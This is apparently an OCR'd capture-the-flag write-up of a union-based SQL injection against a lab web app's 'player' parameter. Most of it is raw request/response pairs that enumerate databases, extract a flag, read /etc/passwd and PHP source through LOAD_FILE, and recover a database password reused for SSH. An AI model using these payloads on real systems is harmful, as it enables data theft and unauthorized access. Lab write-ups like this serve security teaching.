


```
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 76
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA; -- -
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 60

Sorry, mysql you are not eligible due to already qualifying.
```

-> this only returns one result, whereas we expected more. We will use group_concat.

```
SELECT group_concat(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA;
```




```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 90
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT group_concat(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA; -- -
```

```
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 111

Sorry, mysql,information_schema,performance_schema,sys,november you are not eligible due to already qualifying.
```

-> We identify the non-standard database november.

- Tables Enumeration

```
SELECT group_concat(TABLE_NAME,TABLE_SCHEMA) FROM
INFORMATION_SCHEMA.TABLES where table_schema like 'november';
```



```
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 135
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
group_concat(TABLE_NAME,TABLE_SCHEMA) FROM
INFORMATION_SCHEMA.TABLES where table_schema
 like 'november'; -- -
```


```
charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Content-Length: 83

Sorry,
flagnovember,playersnovember you
 are not eligible due to already
 qualifying.
```

-> We have obtained the table names flag and players from the database november.

-> Reflecting on our results in enumeration, we seem to be needing a flag, so we will be looking for the flag in the flag table.

- Columns enumeration

```
SELECT group_concat(COLUMN_NAME, ':', TABLE_NAME, '\n') FROM
INFORMATION_SCHEMA.COLUMNS where table_schema like 'november';
```




```
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 146
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
group_concat(TABLE_NAME, ":",
COLUMN_NAME,'\n') FROM
INFORMATION_SCHEMA.COLUMNS where
table_schema like 'november'; -- -
```

```
charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Content-Length: 80

Sorry, flag:one
,players:player
you are not eligible due to
already qualifying.
```

-> flag has column one, players has column player

- Getting information from database


```
SELECT group_concat(one, '\n') FROM november.flag;
```



```
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 74
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT group_concat(one, '\n') FROM november.flag; -- -
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 81

Sorry, UHC{F1rst_5tep_2_Qualify}
you are not eligible due to already qualifying.
```

-> We have obtained the flag that we can enter into the challenge.php that we encountered in the enumeration stage.



Join the UHC - November Qualifiers

Welcome Back!


Your IP Address has now been granted SSH Access.

-> We seem to have been granted SSH access.

-> However, this is an highly privileged action (firewalls and iptables), so we should look into getting the source code for firewall.php.

-> Before that we should should look into getting the credentials so we can get SSH access.

```
SELECT group_concat(player, '\n') FROM november.players;
```



```
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 80
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
group_concat(player, '\n') FROM
november.players; -- -
```

```
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Content-Length: 96

Sorry, ippsec
,celesian
,big0us
,luska
,tinyboy
you are not eligible due to
already qualifying.
```


-> We get some players, but they do not help with getting ssh access.

-> What we can do now is to look at possibility to read/write files and retrieving some credentials for ssh.

Reading Files

- Checking for current DB user

```
SELECT user()
```




```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 38
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT user(); -- -
```

```
Content-Type: text/html;
charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981
08:52:00 GMT
Cache-Control: no-store,
no-cache, must-revalidate
Pragma: no-cache
Content-Length: 68

Sorry, uhc@localhost you are not
 eligible due to already
qualifying.
```

-> We are running as uhc@localhost, not an database admin, so it is unlikely we have write permissions.

```
SELECT group_concat(grantee, ':', privilege_type, '\n') 1 FROM
information_schema.user_privileges WHERE grantee="'uhc'@'localhost'"
```




```
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 154
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT group_concat(grantee,
':', privilege_type, '\n') FROM
information_schema.user_privileges WHERE
grantee="'uhc'@'localhost'"; -- -
```

```
Sorry,
'uhc'@'localhost':SELECT
,'uhc'@'localhost':INSERT
,'uhc'@'localhost':UPDATE
,'uhc'@'localhost':DELETE
,'uhc'@'localhost':CREATE
,'uhc'@'localhost':DROP
,'uhc'@'localhost':RELOAD
,'uhc'@'localhost':SHUTDOWN
,'uhc'@'localhost':PROCESS
,'uhc'@'localhost':FILE
,'uhc'@'localhost':REFERENCES
```

-> We see that we have the FILE privilege, so we can attempt to load files and read them.

- Reading files

```
SELECT LOAD_FILE('/etc/passwd');
```




```
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.128/
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
LOAD_FILE('/etc/passwd'); -- -
```

```
Pragma: no-cache
Content-Length: 1911

Sorry,
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bi
```

-> This verifies that we can read file.

- Reading index.php that we obtained from fuzzing pages of the website to have a grasp of the functionality of the website.

```
SELECT LOAD_FILE('/var/www/html/index.php');
```




```
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 68
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=
e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
LOAD_FILE('/var/www/html/index.php'); -- -
```

```
Content-Length: 2148

Sorry, <?php
require('config.php');
if ( $_SERVER['REQUEST_METHOD'] ==
'POST' ) {

$player =
strtolower($_POST['player']);

// SQLMap Killer
$badwords = ["/sleep/i", "/0x/i",
```

-> We can attempt to read the config.php as configuration files are always good places to look for credentials.

```
SELECT LOAD_FILE('/var/www/html/config.php');
```




```
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: http://10.10.11.128
DNT: 1
Connection: close
Cookie: PHPSESSID=
e6rsmgflak0m2rduqu35naj3p9

player=eric' UNION SELECT
LOAD_FILE('/var/www/html/config.php')
```

```
Sorry, <?php
session_start();
$servername = "127.0.0.1";
$username = "uhc";
$password = "uhc-11qual-global-pw";
$dbname = "november";

$conn = new mysqli($servername,
$username, $password, $dbname);
?>
  you are not eligible due to already
  qualifying.
```

-> Obtained credential uhc: uhc-11qual-global-pw

- We can attempt to login as uhc player using ssh

```
ssh uhc@10.10.11.128
```

